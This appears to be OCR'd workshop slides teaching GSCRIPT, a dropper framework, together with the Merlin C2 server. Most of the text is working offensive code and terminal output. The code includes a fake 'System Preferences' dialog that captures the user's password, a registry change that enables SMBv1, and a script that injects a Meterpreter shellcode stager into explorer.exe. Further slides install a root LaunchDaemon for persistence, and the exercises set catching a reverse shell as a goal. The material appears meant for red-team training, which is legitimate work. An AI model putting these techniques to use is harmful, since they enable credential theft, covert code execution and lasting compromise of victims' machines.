Merlin» [-]HTTPS Listener Started on 0.0.0.0:443
[+]Received new agent checkin from b8073947-24ef-4197-9c40-0e74a73da62e
Merlin» agent list

+--------------------------------------+-------------+------+-----------------+-----------+
|              AGENT GUID              |   PLATFORM  | USER |      HOST       | TRANSPORT |
+--------------------------------------+-------------+------+-----------------+-----------+
| b8073947-24ef-4197-9c40-0e74a73da62e | darwin/amd64 | dade | Dades-Mac.local |  HTTP/2   |
+--------------------------------------+-------------+------+-----------------+-----------+

Merlin»
[0] 0:sudo*                                                    "ip-172-31-16-211" 23:35 31-Jul-18
```

Catch a Shell

Workshop Time!

- Download merlin:
  - https://github.com/Ne0nd0g/merlin
- Start your Listener / Server
  - Set up your SSL certs
  - sudo ./merlinserver
- Build / Prep your Agent
- Write your gscript
  - Can you add some basic persistence?
- Build your gscript
- Run your payload
  - Make sure you get a reverse shell / connect back

Using Native Libraries

The “//go_import:” Macro

This is extends the functionality of your gscript with new golang packages!

“go get” the packages first

The packages need to be locally installed via go get before you can reference them in your gscript or the binary will fail to build

//go_import:[name of local GoLang package] as [namespace]

The go import macro will walk the AST of the specified GoLang package and make their objects and functions available in your gscript

Read the GoDocs!

Reading the GoDocs on the associated package is the best way to know how to call it’s functions and parse its types.

```
//go_import:strings as strings

function Deploy() {
    console.log(strings.Split("what.is.this", ".")[1]);
    return true;
}
```

```
[GSCRIPT:strings.gs]  INFO console.log >>> is
```

Example: os/user

This is a native golang library that can provide some critical functions

go_import our package

//go_import:os/user as user will allow us to call the user namespace.

Use the Go Types / Objects

It can help to read the GoDocs on go packages: https://golang.org/pkg/os/user/#User

Call GoLang Functions and Types

Go Types get returned as pointers in JavaScript, so you can still call all of their variables and functions using dot notation


```
//go_import:os as os
//go_import:os/user as user
```

```
// get user homedir
var myUser = user.Current();
console.log(myUser[0].Username);
var homeydir = myUser[0].HomeDir+"/";
if (myUser[0].Username == "root")
{
    homeydir = "/var/root/";
}
```

Workshop Time!

- Grab the os lib and write something to a temp file path
- Use the os library to do something new, like get the parent process id ...

Example 2: github.com/bettercap/bettercap



Using 3rd party libraries and packages can greatly extend the functionality of GSCRIPT without relying on assets to do the work on behalf of GSCRIPT.

With //go_import: we can use popular 3rd party libs

Here we import the network security suite bettercap, and are able to call their packages and exported functions directly from a gscript

READ THEIR DOCS

The GoDocs are the source of truth for whatever package your using: https://godoc.org/github.com/bettercap/bettercap/network

Use the Shell to debug tricky Go Types

Using other people's custom libraries is where you are most likely to run into Go Type issues, so use the TypeOf and Doc commands in the GSCRIPT Shell if your getting stuck using some package.

```
//go_import:net as net
//go_import:github.com/bettercap/bettercap/network as bcap

function Deploy() {
    var ifaces = net.Interfaces()
    console.log(ifaces);
    console.log(ifaces[0][0].Name);
    for (var i=0; i < ifaces[0].length; i++) {
        console.log(ifaces[0][i].Name);
        var arpTable = bcap.ArpUpdate(ifaces[0][i].Name);
        console.log(Dump(arpTable));
    }
    return true;
}
```

Workshop Time!

- Grab the Bettercap library and try to use a function from one of it’s packages
  - github.com/bettercap/bettercap
- Grab another popular library from github, try to //go_import: a package from a third party into gscript and call it’s functions.

```
//go_import:os as os
//go_import:github.com/gen2brain/dlgs as dlgs


function Deploy() {
    console.log("Starting GPrompt");

    // Prompt for the pw
    passwd = dlgs.Password("System Preferences", "Enter your password to continue: ");
    if (passwd.length == 3) {
        if (passwd[2] != null) {
            console.log("errors: "+passwd[2].Error());
        } else {
            console.log("User input: " + passwd[0]);
        }
    } else {
        console.log("dlgs didn't execute right")
    }
```

Using the x libs

Windows Library

These are some pretty critical windows specific functions, such as registry manipulation and basic process injection

Not included in the stdlib because they are not as reliable and not cross platform


Nonetheless, these are extremely helpful functions that we thought would be remiss to leave out of GSCRIPT

Registry Functions

These functions let you manipulate the Windows registry, such as reading, adding, and deleting registry keys. This is a highly flexible set of functions and should provide full programmatic access to the Windows Registry.

Process Injection

These are a limited set of functions to show that while we focus on dropping and running assets as a proof of concept, process injection is just as viable, albiet more platform specific, in GSCRIPT.



Setting Registry Values

```
//go_import:github.com/gen0cide/gscript/x/windows as windows
function Deploy() {
    console.log("Starting Enable SMBv1");
    var value = 1;
    windows.AddRegKeyDWORD("LOCAL_MACHINE", "SYSTEM\\CurrentControlSet\\Services\\LanmanServer\\Parameters", "SMB1", value);

    console.log("Done Enable SMBv1");
```

Basic Process Injection

```
// get PID of explore.exe
console.log("Looking up explorer.exe PID...");
var cmdResult = G.exec.ExecuteCommand("powershell.exe", ["Get-Process explorer | select -expand id"]);
if (checkErr(cmdResult)) return false;
console.log("PID found!: " + cmdResult[1].replace(/(\r\n|\n|\r)/gm,""));
// inject meterpreter
console.log("Injecting msf shellcode stager into explorer.exe...")
cmdResult = windows.InjectShellcode(Number(cmdResult[1]),  GetAssetAsBytes("payload")[0]);
if (checkErrString(cmdResult)) return false;
```

Workshop Time!

- Write a gscript that modifies some windows registry key, preferably based on a Mitre ATT&CK technique
- Write a gscript that injects some shellcode into a target process
- Run your executable in AnyRun
  - https://any.run/
  - Find your registry edit in the AnyRun execution!

Services Library

These are helper functions for easily installing services, a great way to persist.

Cross platform library for manipulating services

Works on MacOS, Linux, and Windows

Easy to persist


A very easy and sure fire way to persist on any platform

Easy to implement

This cross platform services library makes adding new service binaries a breeze

```
// ATT&CK: https://attack.mitre.org/wiki/Technique/T1050

//priority:170
//timeout:170

//go_import:github.com/gen0cide/gscript/x/svc as svc

//import:/private/tmp/example_svc.bin

var service_bin_path = "/usr/local/svctest";

var serviceSettings = {
  name: "gscript_example_service",
  display_name: "ges",
  description: "gscript example service",
  arguments: [],
  executable_path: service_bin_path,
  working_directory: "/usr/local/",
  options: {}
}

function Deploy() {
    console.log("Starting gscript x/svc persistence example");

    console.log("Writing binary to disk...");
    var filedata = GetAssetAsBytes("example_svc.bin");
    var errchk = G.file.WriteFileFromBytes(service_bin_path, filedata[0]);
    if (errchk !== undefined) {
        console.error("Error writing file: " + errchk.Error());
        DebugConsole();
        return false;
    }

    console.log("Creating new service object...");
    var svcObj = svc.NewFromJSON(serviceSettings);
    if (svcObj[1] !== undefined) {
        console.error("Error creating service: " + svcObj[1].Error());
        DebugConsole();
        return false;
    }

    console.log("Checking service config sanity...");
    var confchk = svcObj[0].CheckConfig(true);
    if (confchk[1] !== undefined || confchk[0] === false) {
        console.error("Error checking config: " + confchk[1].Error());
        DebugConsole();
        return false;
    }

    console.log("Installing service...");
    installchk = svcObj[0].Install(true);
    if (installchk !== undefined) {
        console.error("Error installing service: " + installchk.Error());
        DebugConsole();
        return false;
    }

    console.log("Starting service...");
    startchk = svcObj[0].Start();
    if (startchk !== undefined) {
        console.error("Error starting service: " + startchk.Error());
        DebugConsole();
        return false;
    }
```

Service Example



Slack Fatal Error!

Exit

```
98      0       com.apple.corebrightnessd
sh-3.2# launchctl list  | grep gscript
631     0       gscript_example_service
sh-3.2# ps aux | grep gscript_example_service
root              833   0.1  0.0  2432804    768 s000  S+    5:50PM   0:00.00 grep gscript_
example_service
sh-3.2# cat /Library/LaunchDaemons/
com.vmware.launchd.tools.plist  gscript_example_service.plist
sh-3.2# cat /Library/LaunchDaemons/gscript_example_service.plist
<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd" >
<plist version='1.0'>
<dict>
<key>Label</key><string>gscript_example_service</string>
<key>ProgramArguments</key>
<array>
        <string>/usr/local/svctest</string>

</array>


<key>WorkingDirectory</key><string>/usr/local/</string>
<key>SessionCreate</key><false/>
<key>KeepAlive</key><true/>
<key>RunAtLoad</key><false/>
<key>Disabled</key><false/>
</dict>
</plist>
sh-3.2# ps aux | grep /usr/local/svctest
root              827   0.0  0.6 556682652  13148   ??  Ss    5:50PM   0:00.13 /usr/local/s
vctest
root              836   0.0  0.0  2442616    516 s000  R+    5:51PM   0:00.00 grep /usr/loc
al/svctest
sh-3.2#
```

Workshop Time!

- Drop a binary and persist it as a service
- Configure your service to start on boot
- Port the functionality to another target OS

Debugging

GSCRIPT Shell

A JavaScript interactive console that gives access to available GSCRIPT functions

Some extra useful debugging commands


--enable-import-all-native-funcs will bring in all native functions into the shell

More Helpful Shell Commands


SymbolTable(), TypeTable(), ConstTable(), and **VarTable()** all give access to objects available in a gscripts context.

You can load your shell with extra libraries using these flags

"**-m**" important flags for debugging GoLang libs in JavaScript



Debugging



This will cover some of the basics behind debugging

Debugging the compiler process

Using the **--debug** command line flags lets you see verbose info about the compile process, to help track down any issues

You can Drop into an interactive GSCRIPT shell

Using the **--enable-debugging** command line flags lets you see verbose info about the compile process, to help track down any issues

You can set a breakpoint in a GSCRIPT to drop into a shell

Using the **DebugConsole()** command is like using a breakpoint for debugging a gscript

Bring more native libs into the DebugConsole

If there are more functions you want to use in the debug console, but havent used previously in your script you will need the **--enable-import-all-native-funcs** flag when compiling

```
ML-C02V81KTG8WL:gscript dborges$ ./gscript --debug shell -m "go_import:os as os"
[GSCRIPT:cli] DEBUG compiler configuration looks good
[GSCRIPT:cli] DEBUG build dir created
[GSCRIPT:cli] DEBUG compiler macros processed
[GSCRIPT:cli] DEBUG import references initialized
[GSCRIPT:cli] DEBUG entry points located within scripts
[GSCRIPT:cli] DEBUG ***  BUNDLED ASSETS  ***
[GSCRIPT:cli] DEBUG
[GSCRIPT:cli] DEBUG asset tree built
[GSCRIPT:cli] DEBUG genesis scripts analyzed
[GSCRIPT:cli] DEBUG native dependencies resolved
[GSCRIPT:cli] DEBUG native code bundles mapped to the virtual machine
[GSCRIPT:cli] DEBUG script callers for native code validated
[GSCRIPT:cli] DEBUG Could not swizzle native function os.Expand: function Expand includes an unsupported parameter type: func
[GSCRIPT:cli] DEBUG native code dynamically linked to the genesis virtual machine
[GSCRIPT:cli] DEBUG dynamic link correctness validated
[GSCRIPT:cli] DEBUG built in genesis helper library injected
[GSCRIPT:cli] DEBUG scripts staged for compilation
[GSCRIPT:cli] DEBUG assets encrypted and embedded into the genesis VMs
[GSCRIPT:cli] DEBUG virtual machines compiled into intermediate representation
[GSCRIPT:cli] DEBUG genesis vm callers embedded into final binary entry point
[GSCRIPT:cli] DEBUG statically linked native binary built
************************************************************

                    __,-~~/~    `---.
                  _/_,---(      ,    )
              __ /        <    /   )  \___
 - ------===;;;'====------------===;;;===----- -  -
                   \/  ~"~"~"~"~"~\~"~)~"/
                   (_ (   \  (     >    \)
                    \_( _ <         >_>'
                        ~ `-i' ::>|--"
                            I;|.|.|
                           <|i::|i|`.
                          (` ^'"`-' ")
          uL                              )
       .ue888Nc..           (   (          ( /(
      d88E`"888E`  (    (  )(  )\  `  )   )\())
      888E  888E   )\   )\(()\((_) /(/(  (_))/
      888E  888E  ((_) ((_)((_)((_)((_)_\ | |_
      888E  888E  (_-</ _|| '_|| || '_ \)|  _|
      888& .888E  /__/\__||_|  |_|| .__/  \__| v1.0.0
      *888" 888&                  |_|
       `"   "888E  GENESIS       -- By --
      .dWi   `88E   SCRIPTING      gen0cide
      4888~  J8%%    ENGINE        ahhh
       ^"===*"`                    vyrus
                github.com/gen0cide/gscript
************************************************************
*** GSCRIPT INTERACTIVE SHELL ***
```

```
console.log("Installing service...")
installchk = svcObj[0].Install(true)
if (installchk !== undefined) {
  console.error("Error installing service: " + installchk.Error())
  DebugConsole()
  return
}
```

Special Debugging Functions

This will cover some advanced debugging techniques

Docs(lib)


This will return the entire parsed library by the compiler, with references to each object and function call and their associated types

TypeOf(object)


A very helpful function for debugging a troublesome gscript type issue at runtime

This also creates a .gscript_history

Which is useful for retrieving these debugged commands and findings later.



```
                github.com/gen0cide/gscript
*************************************************************
*** GSCRIPT INTERACTIVE SHELL ***
gscript>
gscript>
gscript>
gscript> Docs("os")
[GSCRIPT:debugger] >> Package Documentation: os


  -- CONSTS --
        0) os.O_RDWR = 2
        1) os.PathListSeparator = 58
        2) os.PathSeparator = 47
        3) os.ModeCharDevice = c---------
        4) os.O_APPEND = 8
        5) os.SEEK_END = 2
        6) os.DevNull = /dev/null
        7) os.ModeSetgid = g---------
        8) os.ModeSymlink = L---------
        9) os.SEEK_CUR = 1
        10) os.SEEK_SET = 0
        11) os.ModeNamedPipe = p---------
        12) os.O_CREATE = 512
        13) os.O_RDONLY = 0
        14) os.O_WRONLY = 1
        15) os.ModeExclusive = l---------
        16) os.O_EXCL = 2048
        17) os.O_SYNC = 128
        18) os.ModeSocket = S---------
        19) os.ModeDir = d---------
        20) os.ModeSetuid = u---------
        21) os.ModeSticky = t---------
        22) os.ModeAppend = a---------
        23) os.ModeTemporary = T---------
        24) os.O_TRUNC = 1024
        25) os.ModeDevice = D---------
        26) os.ModePerm = -rwxrwxrwx
        27) os.ModeType = dLDpS---------

  -- VARS --
        0) os.ErrClosed ()
        1) os.Stdin ()
        2) os.Stdout ()
        3) os.ErrExist ()
        4) os.ErrNotExist ()
        5) os.ErrPermission ()
        6) os.Interrupt (Signal)
        7) os.Stderr ()
        8) os.Kill (Signal)
        9) os.ErrInvalid ()
        10) os.Args ([]string)

  -- TYPES --
        0) os.ProcAttr
        1) os.Process
        2) os.ProcessState
        3) os.SyscallError
        4) os.File
        5) os.LinkError
        6) os.PathError

  -- FUNCS --
        0) error = os.RemoveAll(path string)
        1) error = os.Setenv(key, value string)
        2) string = os.TempDir()
        3) bool = os.IsPathSeparator(c uint8)
        4) bool = os.IsPermission(err error)
        5) os.Exit(code int)
        6) [*Process, error] = os.StartProcess(name string, argv []string, attr *ProcAttr)
        7) error = os.Truncate(name string, size int64)
        8) error = os.Link(oldname, newname string)
        9) error = os.Rename(oldpath, newpath string)
        10) [name string, err error] = os.Hostname()
        11) bool = os.IsNotExist(err error)
        12) error = os.Mkdir(name string, perm FileMode)
        13) string = os.ExpandEnv(s string)
        14) error = os.NewSyscallError(syscall string, err error)
        15) bool = os.IsExist(err error)
        16) [string, error] = os.Readlink(name string)
        17) [*File, error] = os.OpenFile(name string, flag int, perm FileMode)
        18) error = os.Chmod(name string, mode FileMode)
        19) int = os.Getgid()
        20) [string, error] = os.Executable()
        21) [dir string, err error] = os.Getwd()
```


gscript — ipibyixaelavheehqc ◂ gscript --debug shell -m go_import:os as os — 178×51
18) error = os.Chmod(name string, mode FileMode)
19) int = os.Getgid()
20) [string, error] = os.Executable()
21) [dir string, err error] = os.Getwd()
22) os.Clearenv()
23) [*Process, error] = os.FindProcess(pid int)
24) error = os.Chtimes(name string, atime time.Time, mtime time.Time)
25) error = os.MkdirAll(path string, perm FileMode)
26) int = os.Getuid()
27) int = os.Getegid()
28) []string = os.Environ()
29) *File = os.NewFile(fd uintptr, name string)
30) int = os.Getpagesize()
31) error = os.Unsetenv(key string)
32) error = os.Chown(name string, uid, gid int)
33) error = os.Lchown(name string, uid, gid int)
34) string = os.Getenv(key string)
35) [FileInfo, error] = os.Lstat(name string)
36) [[]int, error] = os.Getgroups()
37) int = os.Geteuid()
38) error = os.Symlink(oldname, newname string)
39) error = os.Remove(name string)
40) [r *File, w *File, err error] = os.Pipe()
41) bool = os.SameFile(fi1, fi2 FileInfo)
42) [*File, error] = os.Create(name string)
43) [FileInfo, error] = os.Stat(name string)
44) [string, bool] = os.LookupEnv(key string)
45) int = os.Getpid()
46) int = os.Getppid()
47) [*File, error] = os.Open(name string)
48) error = os.Chdir(dir string)
>>> undefined
gscript>
gscript> var foo = Create(os.File);
>>> undefined
gscript> Dump(foo)
>>>
{}
gscript> TypeOf(foo)
>>> (*os.File)(0xc42000e6a0)({
file: (*os.file)(<nil>)
})
gscript>

Workshop Time!

- Drop into a GSCRIPT shell using the **DebugConsole()** in one of your scripts
  - Make sure you are using a //go_import: native lib in this gscript
  - Make sure you have a complex object already returned in a variable
  - Issue a **TypeOf()** command on the complex object

gscript shell -m “go_import:filepath as filepath” -m “go_import:os as os”

Multiple gscripts

Compiling Multiple gscripts

The real power of gscript comes from bundling multiple payloads, scripts, and assets into a single dropper binary

N > 1 number of gscripts

